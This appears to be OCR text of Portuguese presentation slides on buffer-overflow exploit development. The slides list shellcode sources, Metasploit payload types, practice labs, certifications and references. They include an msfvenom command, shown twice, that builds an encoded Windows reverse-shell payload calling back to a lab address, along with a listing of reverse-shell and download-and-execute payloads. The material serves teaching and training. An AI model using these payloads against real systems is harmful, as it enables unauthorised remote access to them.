
Shellcodes Públicos e Utilitários

- https://www.exploit-db.com/shellcodes
- http://shell-storm.org/shellcode/
- Msfvenom

https://www.exploit-db.com/shellcodes

Tipos de Shellcode (Payloads)

- Reverse Shell
- Bind Shell
- CMDExec
- Download and Execute
- Etc



```
msf exploit(adobe_flash_shader_drawing_fill) > show payloads

Compatible Payloads
===================

   Name                                              Disclosure Date  Rank    Description
   ----                                              ---------------  ----    -----------
   generic/custom                                                     normal  Custom Payload
   generic/debug_trap                                                 normal  Generic x86 Debug Trap
   generic/shell_bind_tcp                                             normal  Generic Command Shell, Bind TCP Inline
   generic/shell_reverse_tcp                                          normal  Generic Command Shell, Reverse TCP Inline
   generic/tight_loop                                                 normal  Generic x86 Tight Loop
   windows/dllinject/bind_hidden_ipknock_tcp                          normal  Reflective DLL Injection, Hidden Bind Ipknock TCP Stager
   windows/dllinject/bind_hidden_tcp                                  normal  Reflective DLL Injection, Hidden Bind TCP Stager
   windows/dllinject/bind_ipv6_tcp                                    normal  Reflective DLL Injection, Bind IPv6 TCP Stager (Windows x86)
   windows/dllinject/bind_ipv6_tcp_uuid                               normal  Reflective DLL Injection, Bind IPv6 TCP Stager with UUID Support (Windows x86)
   windows/dllinject/bind_nonx_tcp                                    normal  Reflective DLL Injection, Bind TCP Stager (No NX or Win7)
   windows/dllinject/bind_tcp                                         normal  Reflective DLL Injection, Bind TCP Stager (Windows x86)
   windows/dllinject/bind_tcp_rc4                                     normal  Reflective DLL Injection, Bind TCP Stager (RC4 Stage Encryption)
   windows/dllinject/bind_tcp_uuid                                    normal  Reflective DLL Injection, Bind TCP Stager with UUID Support (Windows x86)
   windows/dllinject/reverse_hop_http                                 normal  Reflective DLL Injection, Reverse Hop HTTP/HTTPS Stager
   windows/dllinject/reverse_http                                     normal  Reflective DLL Injection, Windows Reverse HTTP Stager (wininet)
   windows/dllinject/reverse_http_proxy_pstore                        normal  Reflective DLL Injection, Reverse HTTP Stager Proxy
   windows/dllinject/reverse_ipv6_tcp                                 normal  Reflective DLL Injection, Reverse TCP Stager (IPv6)
   windows/dllinject/reverse_nonx_tcp                                 normal  Reflective DLL Injection, Reverse TCP Stager (No NX or Win7)
   windows/dllinject/reverse_ord_tcp                                  normal  Reflective DLL Injection, Reverse Ordinal TCP Stager (No NX or Win7)
   windows/dllinject/reverse_tcp                                      normal  Reflective DLL Injection, Reverse TCP Stager
   windows/dllinject/reverse_tcp_allports                             normal  Reflective DLL Injection, Reverse All-Port TCP Stager
   windows/dllinject/reverse_tcp_dns                                  normal  Reflective DLL Injection, Reverse TCP Stager (DNS)
   windows/dllinject/reverse_tcp_rc4                                  normal  Reflective DLL Injection, Reverse TCP Stager (RC4 Stage Encryption)
   windows/dllinject/reverse_tcp_rc4_dns                              normal  Reflective DLL Injection, Reverse TCP Stager (RC4 Stage Encryption DNS)
   windows/dllinject/reverse_tcp_uuid                                 normal  Reflective DLL Injection, Reverse TCP Stager with UUID Support
   windows/dllinject/reverse_winhttp                                  normal  Reflective DLL Injection, Windows Reverse HTTP Stager (winhttp)
   windows/dns_txt_query_exec                                         normal  DNS TXT Record Payload Download and Execution
   windows/download_exec                                              normal  Windows Executable Download (http,https,ftp) and Execute
   windows/exec                                                       normal  Windows Execute Command
   windows/loadlibrary                                                normal  Windows LoadLibrary Path
   windows/messagebox                                                 normal  Windows MessageBox
   windows/meterpreter/bind_hidden_ipknock_tcp                        normal  Windows Meterpreter (Reflective Injection), Hidden Bind Ipknock TCP Stager
   windows/meterpreter/bind_hidden_tcp                                normal  Windows Meterpreter (Reflective Injection), Hidden Bind TCP Stager
   windows/meterpreter/bind_ipv6_tcp                                  normal  Windows Meterpreter (Reflective Injection), Bind IPv6 TCP Stager (Windows x86)
   windows/meterpreter/bind_ipv6_tcp_uuid                             normal  Windows Meterpreter (Reflective Injection), Bind IPv6 TCP Stager with UUID Support (Windows x
   windows/meterpreter/bind_nonx_tcp                                  normal  Windows Meterpreter (Reflective Injection), Bind TCP Stager (No NX or Win7)
   windows/meterpreter/bind_tcp                                       normal  Windows Meterpreter (Reflective Injection), Bind TCP Stager (Windows x86)
   windows/meterpreter/bind_tcp_rc4                                   normal  Windows Meterpreter (Reflective Injection), Bind TCP Stager (RC4 Stage Encryption)
   windows/meterpreter/bind_tcp_uuid                                  normal  Windows Meterpreter (Reflective Injection), Bind TCP Stager with UUID Support (Windows x86)
```

https://www.exploit-db.com/shellcodes

MsfVenom


```
## Generating the payload
msfvenom -p windows/shell_reverse_tcp LHOST=10.11.0.37 LPORT=443 -f python -a x86 --platform windows -b '\x00\x0a\x0d' -e x86/shikata_ga_nai -o shellcode
msfvenom -p windows/shell_reverse_tcp LHOST=10.11.0.37 LPORT=443 -f python -a x86 --platform windows -b '\x00\x0a\x0d' -e x86/shikata_ga_nai -o shellcode
```

Hack or Die

Demonstração de Desenvolvimento de Exploit

There's no respite, There's no mercy! Pwn then all!

BrainPan



https://github.com/shamsherkhan852/Buffer-Overflow-Vulnerable-app/blob/main/brainpan.exe

THM - https://tryhackme.com/room/bufferoverflowprep

Visão Geral de Mercado

Opinião Pessoal baseada no Mercado e Experiência

Mercado de Trabalho

- Nicho restrito do mercado;
- Pesquisadores de Segurança;
- Maior parte das vagas é no exterior.
- Venda de Exploits;
- Bug Bounty.

Certificações Relacionadas com BoF


- Offensive Security PEN-200 (OSCP)
- Offensive Security EXP-301 (OSED) – Windows User Mode Exploitat Development
- Offensive Security EXP-312 (OSMR) – Macos Control Bypasses
- Offensive Security EXP-401 (OSEE) - Advanced Windows Exploitation
- eLearnSecurity Certified eXploit Developer - eCXD
- eLearnSecurity Certified Professional Penetration Tester – eCPPTV2


https://www.offensive-security.com/courses-and-certifications/
https://elearnsecurity.com/product/ecxd-certification/


Recursos e Referências

Quer aprender mais?

Livros







Part IV – Exploit Development

Thank you security community!

Onde Praticar

- Try Hack Me
  - https://tryhackme.com/room/brainpan
    - https://resources.infosecinstitute.com/topic/brainpan_virtual_machine/
  - https://tryhackme.com/room/bufferoverflowprep
  - https://tryhackme.com/room/gatekeeper
- Pwnable.kr
- https://github.com/justinsteven/dostackbufferoverflowgood
- https://github.com/shamsherkhan852/Buffer-Overflow-Vulnerable-app
- https://github.com/freddiebarrsmith/Buffer-Overflow-Exploit-Development-Practice

Papers

- https://infosecwriteups.com/windows-expliot-dev-101-e5311ac284a
- https://infosecwriteups.com/windows-based-exploitation-vulnserver-trun-command-buffer-overflow-707faa669b4c
- https://github.com/justinsteven/dostackbufferoverflowgood/blob/master/dostackbufferoverflowgood_tutorial.pdf
- https://blogbymaverick.wordpress.com/2020/06/05/gatekeeper-solving-the-buffer-overflow/
- https://steflan-security.com/complete-guide-to-stack-buffer-overflow-oscp/
- https://boschko.ca/braindead-buffer-overflow-guide-to-pass-the-oscp-blindfolded/
- https://www.vortex.id.au/2017/05/pwkoscp-stack-buffer-overflow-practice/
- https://avinetworks.com/glossary/buffer-overflow/
- https://www.codeproject.com/Articles/5165534/Basic-x86-64bit-Buffer-Overflows-in-Linux
- https://gist.github.com/s4vitar/b88fefd5d9fbbdcc5f30729f7e06826e
- https://hackerculture.com.br/?p=1059
- https://h41stur.github.io/categories/windows-buffer-overflow/

Dúvidas?

Muito Obrigado!

XOR “Vale mais 7 horas de debug do que 15 minutos de man pages”

Contato
felippe.foppa@unidade37.com.br


10 10
1110
Try
Hack
Me
ETERNALBLUE
MS17-010